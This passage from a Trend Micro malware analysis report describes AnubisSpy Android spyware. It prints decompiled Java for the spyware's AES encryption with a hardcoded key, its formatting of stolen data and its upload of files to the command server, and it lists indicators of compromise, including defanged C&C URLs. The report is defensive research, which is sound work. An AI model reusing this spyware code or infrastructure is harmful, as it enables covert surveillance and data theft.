


```
        SecretKeySpec v1 = new SecretKeySpec(af.a(arg5), arg4.split("/")[0]);  // AES Key
        IvParameterSpec v0 = new IvParameterSpec(af.a(arg6));
        Cipher v2 = Cipher.getInstance(arg4);
        v2.init(arg3, ((Key)v1), ((AlgorithmParameterSpec)v0));
        return v2;

byte[] v0 = Arrays.copyOf(arg8, v6);  // read first 32 bytes
f v1 = new f(2, "AES/CTR/NoPadding", "001234abde9217910000dec4fedb120003243bc00221296470103fe000aab201", h.h);
try {
    v1.write(v0);
}
catch(Throwable v0_1) {
    g.a(((Closeable)v1));
    throw v0_1;
}

g.a(((Closeable)v1));
v0 = Arrays.copyOfRange(arg8, v6, arg8.length);  // read rest data
e v3 = new e("AES/CTR/NoPadding", h.a(this.a).b().c("cipher_key"), af.a(Arrays.copyOf(v1.a(), 16)));
```

Figure 32: Dec Module using AES to decrypt assets

Enc Module

All data are processed by the Enc Module before they are uploaded to the C&C server. Like Dec Module, it uses AES. *SecretKey* is read from the configuration file (cipher_key), but the *IvParameter* here is generated randomly. Data are encrypted into two parts (*bodyPart*, *headPart*) via different parameters. *bodyPart* is encrypted through *cipher_key* and a randomly generated *IvParameter*, which is *headPart*'s data. *IvParameter* is encrypted via the default *SecretKey* and *IvParameter.* It is combined as one file and sent to the Uploader Module.



```
        this.f = arg9;  // rkuid
        this.e = arg10;  // cipher_key
        this.d = new byte[16];
        h.a(this.h).a.nextBytes(this.d);  // randomly geneate
        try {
            v1 = new FileOutputStream(new File(this.g));
        }
        catch(Throwable v0) {
            v1 = ((FileOutputStream)v2);
            goto label_50;
        }

        try {
            this.a = new a(((OutputStream)v1), "AES/CTR/NoPadding", this.e, af.a(this.d));
            this.a.write("{\"rkuid\": \"" + this.f + "\", \"events\": [".getBytes());
            return;
        }

ByteBuffer v0 = ByteBuffer.allocate(32).order(ByteOrder.LITTLE_ENDIAN);
v0.put(arg8);
v0.putInt(new BigInteger(arg7, 16).intValue());
v0.putInt(arg10);
v0.putInt(arg9);
CRC32 v1 = new CRC32();
v1.update(v0.array(), 0, 28);
v0.putInt(((int)v1.getValue()));
byte[] v0_1 = v0.array();
f v2 = null;
try {
    v1_1 = new f(1, "AES/CTR/NoPadding", "001234abde9217910000dec4fedb120003243bc00221296470103fe000aab201", h.h);
}
```


Figure 33: How the Enc Module works

Format Module

The outputs of AnubisSpy's modules vary, which makes the Format Module very complex and diverse. But amid the complexity, there are common denominators. All data are processed into JSON files by the Format Module. AnubisSpy's modules have two data types:

- String — Device information, SMS messages, etc.
- Binary — Images, audio files, etc.

For String data, the Format Module will process it to a JSON file based on the module. It will retrieve rules and items from the configuration file's *dbruleFile* to construct the JSON file.




```
boolean v1 = arg20.optBoolean("is_timestamp");
boolean v3 = arg20.optBoolean("is_path_to_binary");
boolean v4 = arg20.optBoolean("is_phonenumber_type");
boolean v5 = arg20.optBoolean("is_sms_number");
String v6 = arg20.optString("parse_json");
String v2 = arg20.optString("custom_format");
String v7 = arg20.optString("append");
String v8 = arg20.optString("prepend");
JSONObject v9 = arg20.optJSONObject("value_map");
int v10 = arg20.optInt("chop_begin");
int v11 = arg20.optInt("chop_end");
boolean v12 = arg20.optBoolean("has_standard_thumbnail");
JSONArray v13 = arg20.optJSONArray("extras");
if(v2.isEmpty()) {
    v2 = n.a(arg18, arg19);
}
else {
    byte[] v14 = b.b(arg18, arg19);
    if(v14 != null) {
        if(v2.compareToIgnoreCase("deflate") == 0) {
            v2 = n.a(v14);
            goto label_42;
        }
        else if(v2.compareToIgnoreCase("strip_non_printable") == 0) {
            v2 = n.a(v14, false);
            goto label_42;
        }
        else if(v2.compareToIgnoreCase("blank_non_printable") == 0) {
            v2 = n.a(v14, true);
            goto label_42;
        }
```


```
    String v4_1 = n.a(arg14, arg11, v3);  // get column value
    if(v9) {
        try {
            v7.put(v3, v4_1);
        }
        catch(JSONException v2_1) {
        }

        goto label_27;
    }

    if(!v4_1.isEmpty()) {
        try {
            if(v2.isEmpty()) {
                goto label_74;
            }

            goto label_33;
        }
        catch(JSONException v2_1) {
            goto label_40;
        }

    label_74:
        v2 = v3;
        try {
        label_33:
            v6.put(v2, v4_1);
            if(!arg13) {
                goto label_27;
```

Figure 34: Code snippets showing the rules being retrieved (top), as well as column value and field title replacements for the DBDump Module


For Binary data, the same process is carried out, but more file attribution such as file path, size, timestamp, etc., are added. The binary data is base64-encoded with the key *binary_data*.



```
v4.put("binary_data", Base64.encodeToString(v0_2, 0));
v1.put(arg7, v4);
```



```
JSONObject v1;
JSONObject v0 = new JSONObject();
v0.put("track_delta", 0);
v0.put("track_name", "media");
if(!arg5.isEmpty()) {
    v1 = new JSONObject();
    v1.put("codec", arg5);
    v1.put("samplerate", arg6);
    v1.put("bit_per_sample", arg7);
    v1.put("channels", 1);
    v0.put("track_audio_param", v1);
}
```




```
JSONObject v0 = new JSONObject();
if(arg3 != 0) {
    v0.put("width", arg3);
}

if(arg4 != 0) {
    v0.put("height", arg4);
}

if(arg5 != null) {
    v0.put("date_taken", arg5);
}

arg2.put("media_info", v0);
```

Figure 35: Binary data base64-encoded (top); sample information written in the resulting JSON file for captured audio (center) and image (bottom)

Uploader Module

AnubisSpy's modules send their outputs into one specific folder after they are encrypted. The Uploader Module is responsible for checking, uploading, and deleting them. There are two configurations that tell the Uploader Module when to work: when there's a Wi-Fi connection, and when the device's battery is being charged. File traverse in the cache folder, sent, then removed. It sleeps from 3-5 seconds when it processes a file.



```
    if(v3.d("comm_wifionly")) {
        NetworkInfo v0_1 = this.c.getSystemService("connectivity").getNetworkInfo(1);
        v0_2 = !v0_1.isAvailable() || !v0_1.isConnected() ? 0 : 1;
        if(v0_2 != 0) {
            goto label_33;
        }

        goto label_8;
    }

label_33:
    if(v3.d("comm_chargingonly")) {  // actually false
        v0_2 = this.c.registerReceiver(null, new IntentFilter("android.intent.action.BATTERY_CHANGED")).getIntExtra("plugged", -1);
        v0_2 = v0_2 == 1 || v0_2 == 2 ? 1 : 0;
        if(v0_2 != 0) {
            goto label_54;
        }

        goto label_8;
    }
```

```
File[] v2 = h.a(this.c).e.a().listFiles(new f(this));  // get cache folder filelist
int v3_1 = v2.length;
for(v0_2 = 0; v0_2 < v3_1; ++v0_2) {
    File v1 = v2[v0_2];
    if(this.a(v1, this.e())) {  // send file to remote server.
        v1.delete();  // after sending, delete it
        h.a(this.c).e.a(v1);
    }

    g.a(3 - h.a(this.c).a.nextInt(3) + 2);  // sleep random seconds
}
```

Figure 36: Uploader Module works only as specified in the configuration file

What does AnubisSpy mean to the mobile landscape?

Persistent and furtive spyware is an underrated problem for the mobile platform. While cyberespionage campaigns on mobile devices may be few and far between compared to ones for desktops or PCs, AnubisSpy proves that they do indeed occur, and may have been more active than initially thought. Will mobile become cyberespionage's main frontier? It won't be a surprise given the mobile platform's increasing ubiquity, especially in workplaces.

Beyond its impact, AnubisSpy also highlights the significance of proactively securing mobile devices, particularly if they're on BYOD programs and used to access sensitive data. Enforcing the principle of least privilege and implementing an app reputation system are just some of the best practices that can help mitigate threats.

We disclosed our findings to Google and worked with them to take down the apps on Google Play. Updates were also made to Google Play Protect to take appropriate action against those apps that have been verified as in violation of Google Play policy.

Indicators of Compromise (IoCs)

Hashes detected as ANDROIDOS_ANUBISSPY (SHA256):

Hash	App Label
627f9d0e2711d59cc2571a11d16c950adadba55d95fd4c55638af6a97d32b23	صبايا الخير
e00655d06a07f6eb8e1a4b1bd82eefe310cde10ca11af4688e32c11d7b193d95	SwiftClinic
06cb3f69ba0dd3a2a7fa21cdc1d8b36b36c2a32187013598d3d51cfddc829f49	ALTOR
0cab88bb37fee06cf354d257ec5f27b0714e914b8199c03ae87987f6fa807efc	متضامنون مع السيسي
7eeadfe1aa5f6bb827f9cb921c63571e263e5c6b20b2e27ccc64a04eba51ca7a	C.Sinai
0714b516ac824a324726550b45684ca1f4396aa7f372db6cc51b06c97ea24dfd	C.Sinai
ad5babecf3a21dd51eee455031ab96f326a9dd43a456ce6e8b351d7c4347330f	Tsina

C&C servers linked to AnubisSpy:

C&C Server
hxxp://86[.]105[.]18[.]107/2dodo/loriots[.]php
hxxp:// 86[.]105[.]18[.]107/111fash7/synectics[.]php
hxxp:// 86[.]105[.]18[.]107/3hood/spelled[.]php
hxxp:// 86[.]105[.]18[.]107/1swiftclinic/entires[.]php
hxxp:// 86[.]105[.]18[.]107/7ram/olefiant[.]php
hxxp:// 86[.]105[.]18[.]107/sinai/freakiest[.]php

TREND MICRO™

Securing Your Journey to the Cloud

Created by:

TrendLabs

Global Technical Support & R&D Center of TREND MICRO